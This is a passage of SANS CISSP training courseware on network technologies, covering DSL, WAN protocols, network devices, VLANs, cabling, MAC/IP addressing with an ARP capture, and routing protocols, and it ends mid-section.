[1] Types of DSL - SHDSL, VDSL, VDSL2, ADSL and SDSL | Black Box <https://mgt414.com/4u>

[2] Ibid.

[3] Ibid.

ASYMMETRIC DSL VARIETIES

Asymmetric Digital Subscriber Line (ADSL)

ADSL²¹

- 12 Mbit/s down
- 3.5 Mbit/s up

ADSL²⁺²

- 24 Mbit/s down
- 3.5 Mbit/s up

Very high speed Digital Subscriber Line (VDSL)

VDSL³

- 52 Mbit/s down
- 16 Mbit/s up

VDSL+⁴

- Interoperable with ADSL2+
- 100 Mbit/s split across up and down possible at 1,600 ft.
- Performance extremely dependent upon distance to provider



Asymmetric DSL Varieties

Asymmetric versions of DSL are much more commonly found than the symmetric versions. Asymmetric typically implemented to prioritize higher download speeds and does not focus on ensuring equivalent upload capabilities. Speeds noted typically identify the potential maximum speed. Actual speeds achieved vary greatly and depend heavily on customer proximity to provider.

[1] <https://mgt414.com/4w>

[2] <https://mgt414.com/4x>

[3] <https://mgt414.com/4y>

[4] <https://mgt414.com/4z>

CABLE MODEM

- They provide a broadband internet connection
- Cable modems in a geographical area share a single coaxial cable to access the internet
- The data rate is a function of the number of concurrent users
- Operating range: 1,000 ft. to 4,500 ft.

Cable Modem

- Provides broadband internet connection
- Cable modems in a geographical area share a single coaxial cable to access the internet
- Data rate is a function of the number of concurrent users
- Operating range: 1,000 ft. to 4,500 ft.

X.25

X.25

- Legacy packet switching technology
- Built-in error correction
 - Additional overhead for data transfers performing their own error handling (TCP/IP)
- Precursor to frame relay



MGT414 | SANS Training Program for CISSP® Certification

109

X.25

X.25 is another packet-switching WAN protocol and is similar to Frame Relay. Actually, X.25 is a precursor to Frame Relay and was accepted as a standard by the International Telecommunication Union (ITU) in 1976. One of the major differences between the two protocols is that X.25 provides error checking, windowing, and retransmission services that are not available in Frame Relay. This difference weighs in favor of Frame Relay, making it a faster protocol than X.25 because of Frame Relay's lower transmission overhead. To compensate for deficiencies of WAN infrastructure, low-level error checking and correction capabilities that are considerably less relevant today were built in to X.25.

Both X.25 and Frame Relay protocols rely on two main types of equipment to establish WAN communications: Data terminal equipment (DTE) and data communications equipment (DCE). The DTE connects the company's network to the X.25 or Frame Relay cloud and is usually owned by the customer. DCE devices are carrier-owned and provide switching and clocking services for transmitting data across the WAN network.

ASYNCHRONOUS TRANSFER MODE (ATM)

- Encapsulates common protocols
- Uses virtual path identifiers (VPI) to create end-to-end connectivity
- Uses a fixed data cell size (48 bytes) for better quality of service (QoS)
- Fixed header size (5 bytes) coupled with small data cell results in significant overhead
- Like combining Ethernet and IP

Asynchronous Transfer Mode (ATM)

ATM provides yet another way of sending signals over the wire. Because ATM is relatively expensive to set up, it is not frequently seen on LANs. However, its traffic predictability and support for high bandwidth make it a good fit for networks that need to carry low-latency traffic such as video streaming. ATM is more commonly used for establishing high-speed backbones that interconnect smaller networks and can carry signals over significant distances, as discussed in the "WAN Technologies" section.

ATM has properties attributable to media access technologies such as Ethernet and Token Ring, as well as properties of higher-level protocols such as IP and IPX. If you don't have a pure ATM environment, you can still use it to encapsulate traffic based on other protocols. ATM's capability to encapsulate a wide range of network protocols allows it to be integrated with most existing WAN and LAN implementations.

ATM is connection-oriented. This means that before systems can communicate over an ATM network, they must establish a virtual circuit between each other. The circuit can span across multiple ATM switches that are also handling communications for other systems at the same time. The circuit is considered to be "virtual" because its communication channel traverses a shared network medium.

The virtual circuit is torn down at the end of the connection. This concept is similar to the way telephone calls are established. When you dial a number, the phone company sets up a virtual circuit from your phone to the phone of the person you are calling. The telephone circuit between the two phones ceases to exist when the call is complete.

MPLS

- Multiprotocol Label Switching (MPLS) applies labels to packets
- First router applies the label, based on destination IP address
 - Label includes final the destination router and path to get there
- Later routers only inspect the label in order to route the packet
 - No need to inspect headers or make routing decisions



MGT414 | SANS Training Program for CISSP® Certification

111

MPLS

Multiprotocol Label Switching (MPLS) is a common technology for providing WAN access between networks. MPLS networks are often thought of as VPNs, but it is important to note that MPLS does not provide any encryption. That must be done separately (such as using IPsec).

Intermediate routers have a lesser burden, as they do not need to inspect the IP header or perform routing lookups. The final router removes the label, and the receiving system receives a normal Ethernet frame.

MPLS also facilitates Quality of Service (QoS).

WAN TECHNOLOGIES

Modem (modulator/demodulator)

- Modulates digital binary data to be carried over analog networks
- Receiver demodulates analog data to digital binary

CSU/DSU – converts LAN protocols to allow transfer over WAN equipment

DTE/DCE

- Data Terminal Equipment (DTE) associated with customer end of a WAN connection
- Data Communications Equipment (DCE) associated with ISP's network



WAN Technologies

"A Modem is a Modulator/Demodulator. It takes binary data and modulates it into analog sound that can be carried on phone networks designed to carry the human voice. The receiving modem then demodulates the analog sound back into binary data. Modems are asynchronous devices: they do not operate with a clock signal."¹

"A DTE (Data Terminal Equipment) is a network "terminal," meaning any type of network-connected user machine, such as a desktop, server, or actual terminal. A DCE (Data Circuit-Terminating Equipment, or sometimes called Data Communications Equipment) is a device that networks DTEs, such as a router. The most common use of these terms is DTE/DCE, and the meaning of each is more specific: the DCE marks the end of an ISP's network. It connects to Data Terminal Equipment (DTE), which is the responsibility of the customer. The point where the DCE meets the DTE is called the demarc: the demarcation point, where the ISP's responsibility ends, and the customer's begins.

The circuit carried via DCE/DTE is synchronous (it uses a clock signal). Both sides must synchronize to a clock signal, provided by the DCE. The DCE device is a modem or a CSU/DSU (Channel Service Unit/Data Service Unit)."²

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

NETWORK DEVICES

- Repeaters
- Hubs
- Bridges
- Switches
- Routers



MGT414 | SANS Training Program for CISSP® Certification

113


Network Devices

Several types of devices are commonly used at the core of the network to provide a reliable and flexible communication medium. This section looks at several network devices to make sure you understand what they are and when they should be used:

- Repeaters
- Hubs
- Bridges
- Switches
- Routers

REPEATERS

- Layer 1 device
- Signals deteriorate with distance
- Repeaters recreate signals before retransmitting




SANS

MGT414 | SANS Training Program for CISSP® Certification

114

Repeaters

Repeaters do not add intelligence or process data; they recreate a signal before retransmitting.



HUBS

- Layer 1 device
- Replicate or "amplify" data
- Provide no traffic control
- Concentrator
- Connect multiple LAN devices together
- Operate as a multiport repeater
- No security



MGT414 | SANS Training Program for CISSP® Certification

115

Hubs

A hub is one of the simplest devices you will find on a network. To build a basic LAN, simply connect the network interface cards (NICs) of your systems to ports on the hub via straight-through cables and, voila, you are networked! Hubs can vary in size from 4-port devices, used for home office networks, to chassis hubs that support the insertion of multiple 12-port cards for interconnecting large enterprises.

A hub operates by "repeating" data it receives on one port to its other ports.¹ As a result, a data sent by one system is repeated to all other systems on the hub. A classic hub does not have traffic-monitoring capabilities and cannot control which ports should or should not receive the frame, forming a large collision domain. This property of a hub has significant security implications, because a system connected to the hub may be able to intercept a data frame destined for someone else.


The process of gleaning data from a network transmission is called sniffing. For now, it will suffice to say that if you rely on hubs to connect your network segments, then your network is a sniffer's dream.

[1] SANS - Information Security Resources <https://mgt414.com/2b>

You may find it useful to have a simple 2- or 4-port hub in your networking toolkit. A basic hub may come in handy if you want to "tap" into a data stream with a sniffer to troubleshoot a networking problem or to ensure that security mechanisms function as expected. With the proliferation of switches, though, hubs are becoming harder to find. Even if the device claims to be a hub, it may be a good idea to verify that it is not actually an inexpensive switch.

BRIDGES

- A bridge is a Layer 2 device
 - Multiple devices connect to one bridge port
- The bridge learns the MAC address of each system
- The bridge does not forward traffic unless necessary
 - Desktop A -> Server: Bridge does not forward
 - Desktop A-> Desktop D: Bridge forwards



Bridges

A bridge is a Layer 2 device used to connect two physical segments of a network, much like an over-the-water bridge connects two sections of a road. When a bridge receives a data frame on one of its ports, it decides whether the data should be sent to the other port. This functionality allows a bridge to automatically control the flow of data between network segments that it connects.


To decide when to replicate frames from one port to another, the bridge learns which systems reside on which network segment. It accomplishes this by automatically recording the MAC addresses of frames that pass through it to construct a table that maps MAC addresses to network segments. If a bridge needs to process a frame destined to a MAC address that is not in the table, it forwards the frame anyway.

A bridge is moderately helpful at reducing the effectiveness of network sniffers because it splits the larger network that could be monitored by a sniffer into smaller segments. However, traffic to and from systems that exist on the same side of the bridge as the sniffer could still be intercepted. In practice, bridges are used less and less on modern networks; inexpensive switches are taking their place.

A LAN bridge is a legacy device that was used to break large LANS into smaller segments, often to avoid exceeding the maximum length allowed by legacy Ethernet cabling technologies such as Thinnet and Thicknet. A bridge also amplifies signals.

SWITCH

- A switch is also a Layer 2 device
 - One device is connected per port
- The switch learns the MAC address of each system and associates it with its port
 - This data is stored in CAM (Content Addressable Memory) table
- A switch provides physical and logical traffic isolation
 - Makes sniffing ineffective



Switch

A network switch is a Layer 2 device that combines the functionality of a hub and a bridge into a single device. If you think of a switch as a bridge with more than two ports, you'll get the idea. Like a hub, a switch can retransmit data to multiple ports. In addition, an Ethernet switch keeps track of MAC addresses attached to each of its ports, which grants it the traffic control capabilities of a bridge. By monitoring and controlling traffic between its ports, a switch will only direct a data frame to the system or network segment for which it is destined, narrowing each port to its own collision domain.

To speed up forwarding of data across ports, some switches employ the technique called *cut-through switching*. In cut-through switching, the device only reads the initial portion of the frame to obtain its destination MAC address and immediately forwards the frame to the appropriate port. A slower but sometimes more reliable alternative called *store-and-forward* reads the entire frame, verifies its integrity, and only then directs it to the destination.

Because a switch typically does not replicate frames to all ports, it offers a powerful way to defend against sniffing attacks. If your network is set up so that every system is connected to a dedicated port of the switch, a sniffer's field of vision is severely restrained. On a fully switched network, each system will usually see just traffic that is destined for it and will not be able to intercept other peer-to-peer traffic on the segment. In the image above: If Desktop A sends unicast traffic to Server A, Desktop C will not see that traffic.

The term "Layer 3" switch is sometimes used: This means a combined switch and router, such as a router with a switching module.

VLAN

A Virtual Local Area Network (VLAN) defines LANs logically, not physically

- One switch may contain multiple VLANs
- Multiple switches may share VLANs
- VLAN information is shared via trunking

Each VLAN acts like a physical switch

- Provides traffic isolation
- Each system on a VLAN will see other VLAN member's Layer 2 broadcast traffic

Two systems on different VLANs will not see the other's Layer 2 broadcast traffic

- Whether on the same switch or different



VLAN


Historically, a switch or series of directly-connected switches defined the LAN.

VLANs allow multiple LANs on one switch and also allow a single VLAN that spans multiple switches, which do not need to be directly connected. VLANs are identified by their numbers, ranging from 1 through the thousands (depending on the equipment).

VLANs can grow quite large, and span large WANs, even across countries.

Remember that many systems default to VLAN 1. As a result, VLAN 1 often contains interesting targets for a potential attacker. It is best practice to disable VLAN 1 globally to mitigate this risk.

EXAMPLE VLANS



SANS

MGT414 | SANSTraining Program for CISSP® Certification

119

Example VLANs

This switch has 16 physical ports, grouped into two VLANs: A client VLAN and a server VLAN.

Systems on the client VLAN will see other client VLAN members' Layer 2 broadcast traffic. The same is true for server VLAN members.


On the other hand, systems on the client VLAN will *not* see server VLAN members' Layer 2 broadcast traffic. The reverse is also true.

To the end systems, it is as if there are 2 switches.

Any communication between the client and server VLAN will need to be routed via Layer 3.

ROUTERS

- Operate at layer 3, the network layer
- Basis of the Internet
- Examine IP source and destination addresses in packets and forward packets to the intended network
- Maintain tables with routing information that point to all reachable networks



Routers

Routers are often considered to be perimeter devices because they interconnect logical networks. A switch or a bridge, on the other hand, connects physical segments that reside on the same logical network. Much of the internet relies on routers for determining what paths packets should take to get from one network to another. Like a switch or a bridge, a router makes decisions where to direct data that passes through it. However, whereas a switch makes its decisions by tracking MAC addresses, a router operates on a layer higher by looking at IP addresses when forwarding packets.

Routers are very flexible devices and can handle a variety of protocols. In this section, however, the main focus is on routers that process IP traffic that originates from or is destined to an Ethernet-based network.

FIREWALLS

- Firewalls sit between two networks and control the flow of traffic
- There are four main types:
 - Packet filtering
 - Stateful
 - Proxy
 - Next Generation Firewalls (NGFW)
- We will discuss firewalls in detail in Domain 7

Firewalls


Probably the first thing any security analyst does when he designs a network these days is to plan for a firewall. It's almost impossible to have any kind of good internal security controls without first establishing a secure network perimeter. In fact, the principle of security in-depth practically demands that you be able to control the traffic entering and leaving your network. Fortunately, firewalls are very visible components of today's information security scene. They're usually the first thing management thinks of when they write out the security budget.

A good firewall (or at least a filtering router) can help prevent a variety of different types of attacks. In our scenario, it provides two very helpful functions: It prevents outsiders from accessing internal network services and from using spoofed IP addresses, which should only appear inside your own network.

Blocking access to noncritical services probably is the single biggest benefit of any of the risk management techniques we're going to discuss. Why offer to the entire internet every service that's running on your internal LAN? Offering such provides what the military would call a target-rich environment. If you narrow down to a select few, the range of services you offer, you can concentrate on configuring those services in as secure a manner as possible, while simultaneously denying an attacker any possibility of using poorly managed secondary services against you.

LAN CABLING - COAXIAL CABLE

- Used for high-speed analog and digital transmission with high immunity to interference
- 50-ohm cable for digital signaling
- 75-ohm cable for high-speed data and analog signals
- Can transmit for longer distances without amplification



LAN Cabling – Coaxial Cable

Cables are the primary means of carrying data on computer networks. Twisted pair, coax, and fiber-optic cable are some of the more common cable types.

Coaxial cable can be used for high-speed networking. It is also quite resistant to electromagnetic interference (EMI).

Coaxial cable may use two transmission schemes:

- Baseband: Single channel of information
- Broadband: Multiple channels of information

[1] File:Coaxial cable cutaway.svg - Wikimedia Commons <https://mgt414.com/17>

LAN CABLING - TWISTED PAIR

- Two insulated wires twisted in opposing rotations
- Counter-wrapping provides for cancellation of common mode noise and interference
- Two types: Unshielded Twisted Pair (UTP, shown on the right) and Shielded Twisted Pair (STP, shown in the notes)



1

SANS


MGT414 | SANS Training Program for CISSP® Certification

123

LAN Cabling – Twisted Pair

UTP cabling is frequently used for connecting telephones and computers at homes and offices and consists of at least one pair of ordinary copper wires. The wires in a pair are insulated and twisted around each other with each pair at a different twist rate to reduce the effects of electromagnetic interference. This is why this cable type is referred to as "twisted pair."

It also is possible to enclose the wires in a special shielding to further protect them from electromagnetic interference. This type of cable is called shielded twisted-pair (STP). The extra shielding makes STP cables unwieldy, and you will not see it often in network installations, as shown in the image below. UTP cable does not have the extra shielding that is used in STP cables.



2

[1] File:FTP cable3.jpg - Wikimedia Commons <https://mgt414.com/18>

[2] File:TwistedPair S-FTP.jpg - Wikimedia Commons <https://mgt414.com/1a>

LAN CABLING - FIBER OPTIC AND CROSSOVER

Fiber-optic cable

- Cable comprising bundles of optical fibers
- Information transmitted as light signals
- Resistant to electromagnetic interference

Crossover cable

- Wire two Ethernet devices without hub, switch, or bridge
- Two and only two devices
- Cross:
 - +TX to +RX
 - -TX to -RX



LAN Cabling – Fiber Optic and Crossover

Fiber-optic cable

- Cable comprising bundles of optical fibers
- Information transmitted as light signals
- Resistant to electromagnetic interference

Crossover cable

- Wire two Ethernet devices without hub, switch, or bridge
- Two and only two devices
- Cross:
 - +TX to +RX
 - -TX to -RX

TWISTED-PAIR CABLING CATEGORIES

- Unshielded twisted pair types:
- Category 1
 - Standard telephone wiring
- Category 2
 - <4 mbps
 - EIA/TIA-586 standard
- Category 3
 - 10 mbps
 - Applied in 10baseT networks
- Category 4
 - 16 mbps
 - Applied in token ring networks
- Category 5
 - 100 mbps
 - Was standard for LANs
- Category 6 / 5e
 - 1000 mbps
 - Now being specified instead of category 5

Twisted-Pair Cabling Categories

Network wiring, particularly UTP cable, is categorized according to the bandwidth it can sustain. The following table lists standard categories of UTP cable and outlines their capacities. (In this context, a cable category is typically referred to as CAT.) The capacity of a UTP cable mostly depends on the number of wire twists per segment. More twists provide better interference isolation, which allows the cable to sustain higher throughput rates. Unfortunately, additional twists also increase the cost of the cable.

Cable Category	Capacity
Category 1 and 2	Voice, low-speed data
Category 3	Data 10 Mbps
Category 4	Data 16 Mbps
Category 5	Data 100 Mbps to 1 Gbps

ANALOG VERSUS DIGITAL



SANS

MGT414 | SANS Training Program for CISSP® Certification

126

Analog Versus Digital

- Analog signals are representative of most real-world situations.
- Analog systems are subject to interference, noise, and distortion during amplification and processing.
- Analog signals can be sampled at regular intervals and the sampled values can be represented by numbers, then the numbers can be processed in digital systems.
- Processing digital representations provides high immunity to noise and interference.

ASYNCHRONOUS COMMUNICATIONS

- Data is sent by changes in levels of voltage or current in a sequential fashion
- Start bit or bits indicate the beginning of the sequence
- Stop bits indicate the end of the sequence



MGT414 | SANS Training Program for CISSP® Certification

127

Asynchronous Communications

Modems and dial-up remote devices operate asynchronously.

With asynchronous communications, data is sent by changes in levels of voltage or current in a sequential fashion.

Transmitting and receiving equipment agree upon and operate at the same data rate. However, without timing, synchronization of internal clock differences could pose problems. To address this discrepancy, asynchronous communications employ start and stop bits, which allow the receiving end to determine the clock deviations and adjust.¹ Start bit or bits indicate the beginning of the sequence and stop bits indicate the end of the sequence.

[1] Synchronous vs. Asynchronous <https://mgt414.com/u>

SYNCHRONOUS COMMUNICATIONS

- Transmitting and receiving stations are synchronized
- Each unit of data, usually a byte, does not need a start or stop bits
- Transmission is more efficient (less overhead)
- Transmits at high data rates and is synchronized with electronic clock signals

Synchronous Communications

Synchronous is more efficient and higher speed than asynchronous.

Data sent by changes in levels of voltage or current are in a sequential fashion.

Typically higher hardware costs to ensure communication synchronization.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- **Communication and Network Security**
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

COMMUNICATION AND NETWORK SECURITY

1. Network Architecture Design Principles
2. Storage, Voice and Wireless Protocols
3. Secure Network Components
4. Routing
5. Remote Access and Secure Communications Channels
6. Network Authentication



MGT414 | SANS Training Program for CISSP® Certification

129

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

TWO ADDRESSES

MAC address

- Typically a 48-bit address (12 hexadecimal digits)
 - 64-bit MAC addresses now exist
 - Called Extended Unique Identifier (EUI)
- First 24 bits are the Organizationally Unique Identifier (OUI) (00-00-0c Cisco or 08-00-20 Sun)

- MAC addresses are usually hard-coded into NIC

- Designed to be globally unique in hardware

IP address

- 32-bit address (IPv4) or 128-bit address (IPv6)
- Part network and part host
- Configured by user
- Changes based on location

Two Addresses

To understand how routing works, you have to understand that any computer connected to a network has a minimum of two addresses. Usually, there are two addresses per network interface. So, if a server has four network interface cards (NICs), each interface would have two addresses: a MAC address and an IP address. The reason you need two addresses goes back to the OSI model and how communication is broken down into multiple layers. Layer 3 is responsible for routing traffic across a network, and IP operates at Layer 3 and needs an address in order to route the traffic. So, there is an IP address that Layer 3 uses to determine how to get a packet from source to destination. As we go down the OSI stack, however, the Layer 3 information gets encapsulated by Layer 2 before it goes out on the wire. So, Layers 1 and 2 need some way to directly send information to a given host. This is done via a *Media Access Control* (MAC) address that operates at the lower layers. Now let's look at each address in more detail:

- **MAC addresses:** A MAC address is usually a 48-bit address that is usually written as 12 hexadecimal digits grouped in pairs of two. So, a typical address might look like the following: 00-00-0c-34-15-43. Because a MAC address is usually hard-coded into the NIC card and does not change, it is the vendor's responsibility to make sure that every card has a unique MAC address. The way this is done is the MAC address is broken into two pieces. The first half, or 6 hexadecimal digits, is assigned to a specific vendor, and the second half is a unique number assigned by that vendor.

Now, as long as the vendor uses the first half of their code, it is their responsibility to make sure every card has a unique MAC address and that there are no duplicates. So, by looking at a MAC address, you can tell what vendor the NIC came from. For example, if the first half is 00-00-0c, you know the card was produced by Cisco; if it starts with 08-00-20, you know it was produced by Sun.

64-bit MAC addresses now exist, called EUI-64 (Extended Unique Identifier). They are currently used by FireWire, IPv6 and ZigBee wireless. The OUI is still 24 bits in EUI-64 addresses.

- **IP addresses:** An IPv4 address is a 32-bit address, or 4 bytes, and usually written with a period between each byte. So, a typical IP address might be 15.5.10.35. An IP address is broken into two pieces: A network piece and a host piece, depending on the type of address it is (Class A, B, or C) and whether subnet masks are being used. You cannot tell where the division is just by looking at the address. You must also look at the subnet mask to see which piece identifies the network and which piece identifies the host. The IP address is configured by the user, and as the computer moves around or changes location, the IP address must also change.

Just to summarize the two addresses, let's look at an example. I travel around the world and check my email from various locations. Each time I go to a new state or country, I have to reconfigure my machine with a new IP address, but my MAC address never changes. Actually, for my home network, I know my IP address by heart because I change it so often, but I have no idea what my MAC address is because it never changes and it operates at a layer in the protocol stack that most people do not get that involved with.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

MAC AND IP ADDRESSES

- No direct relationship exists between the two addresses
- Given one address, a computer must send out a packet to find out the other address:
 - ARP (Address Resolution Protocol)
 - RARP (Reverse Address Resolution Protocol)



MGT414 | SANS Training Program for CISSP® Certification

132

MAC and IP Addresses

Now we know that there are two addresses, a MAC and an IP address, but how do we tie the two together? No direct relationship exists between the two addresses. Looking only at an IP address, there is no way you can determine what the MAC address is and vice versa. If I give you a MAC address of 00-00-0c-45-56-32, there is no way you can tell me what the IP address is. You could make a totally random guess, but that would not be a good way to link the two together. Therefore, given one of the addresses, the only way to find out the address is to send out a packet saying, "Hey, I know one address! Can you let me know what the other address is?" Actually, there is a protocol that will take care of this for us.

Address Resolution Protocol (ARP): Given an IP address, it will find out what the corresponding MAC address is.

Reverse Address Resolution Protocol (RARP): Given a MAC address, it will find out what the corresponding IP address is.

ADDRESS RESOLUTION PROTOCOL (ARP)

First line shows 192.168.0.4, broadcasts a frame with 192.168.0.206's IP address and asks it to respond with its physical address

No.	Time	Source	Destination	Protocol	Length	Info
6	0.635841	AsustekC_d2:f3:e8	Vmware_13:ARP		60	Who has 192.168.0.206? Tell 192.168.0.4
7	0.635850	Vmware_13:0d:21	AsustekC_ ARP		42	192.168.0.206 is at 00:0c:29:13:0d:21
163	34.747826	AsustekC_d2:f3:e8	38:c9:86:ARP		60	Who has 192.168.0.64? Tell 192.168.0.4
164	34.747828	38:c9:86:1f:9a:d7	AsustekC_ ARP		60	192.168.0.64 is at 38:c9:86:1f:9a:d7
► Frame 6: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)						
► Ethernet II, Src: AsustekC_d2:f3:e8 (10:bf:48:d2:f3:e8), Dst: Vmware_13:0d:21 (00:0c:29:13:0d:21)						
▼ Address Resolution Protocol (request)						
Hardware type: Ethernet (1)						
Protocol type: IP (0x0800)						
Hardware size: 6						
Protocol size: 4						
Opcode: request (1)						
[Is gratuitous: False]						
Sender MAC address: AsustekC_d2:f3:e8 (10:bf:48:d2:f3:e8)						
Sender IP address: 192.168.0.4 (192.168.0.4)						
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)						
Target IP address: 192.168.0.206 (192.168.0.206)						

Address Resolution Protocol (ARP)

Now let's take a look at ARP and how it works. It is not an internet protocol, per se, because it is not carried in an internet packet (or an IP packet). It is an Ethernet frame that is sent to all systems on a network segment. Broadcast messages are sent to all the machines on a network.¹

The source host sends the ARP request and includes its source MAC and IP address, and then presumably the destination host will pick it up and reply. Of course, the reply will contain the destination host's MAC and IP address. After this is done, the two systems can talk IP to one another. If you see an ARP, you are probably on the same physical cable segment as the sending computer, because ARPs will not be passed through a router.

The Wireshark screenshot above shows two ARP requests and matching responses:

- 192.168.0.4 broadcasts a packet with 192.168.0.206's IP address and asks it to respond with its physical address
- 192.168.0.206 responds with its MAC address
- 192.168.0.4 broadcasts a packet with 192.168.0.64's IP address and asks it to respond with its physical address
- 192.168.0.64 responds with its MAC address

[1] Northcutt, S., & Novak, J. (2002). Network Intrusion Detection, third edition (3rd ed.). Thousand Oaks, CA.: New Riders Publishing.

ROUTING PROTOCOLS

Distance vector

- RIP

Link state

- OSPF

Border Gateway Protocol (BGP)



Routing Protocols

We have seen how routing works and how packets get from source to destination, but how do routers actually determine the best path a packet should take through the network? The way routers do this is by communicating information with each other, giving each router information about possible paths through a network. As with everything, with computers, you want things done in a uniform fashion, so protocols are developed. Routing protocols are the rules that routers use to communicate information with each other. There are two general types of routing protocols: Distance vector and link state.

DISTANCE VECTORS

- Identifies neighbors and figures out distance metrics to each network
- Problems
 - Routing loops
- Solutions
 - Defining a maximum
 - Split horizon
 - Poison reverse
 - Hold-down timers



Distance Vectors

Distance-vector protocols work by each router identifying all of its neighbors or routers to which it has a direct connection. Any router that it is directly connected to has a distance of 0. Then by using the information it receives from its neighbors, it builds a routing table based on metrics to determine how many hops it would take to get to a destination network. They iterate on the number of hops to find the shortest-path spanning tree. To get the information they need, routers typically share the entire routing table with each of its neighbors. These algorithms tend to be simpler than link-state algorithms, but by sending the entire table, it not only generates additional bandwidth but can be slow to converge, which means it leaves the routing table open to having routing loops develop.

With distance-vector routing protocols, slow convergence on a new configuration can cause inconsistent entries to exist, which cause a routing loop to be created. An example of a routing loop is this:

1. Router A sends all of its traffic to router B.
2. Router B sends all of its traffic to router C.
3. Router C sends all of its traffic to router A.

Now all the traffic is caught in an endless loop. This could be caused by the convergence problem. Suppose that router A has a direct connection to a network, and router B has an indirect connection through many hops to the same network.

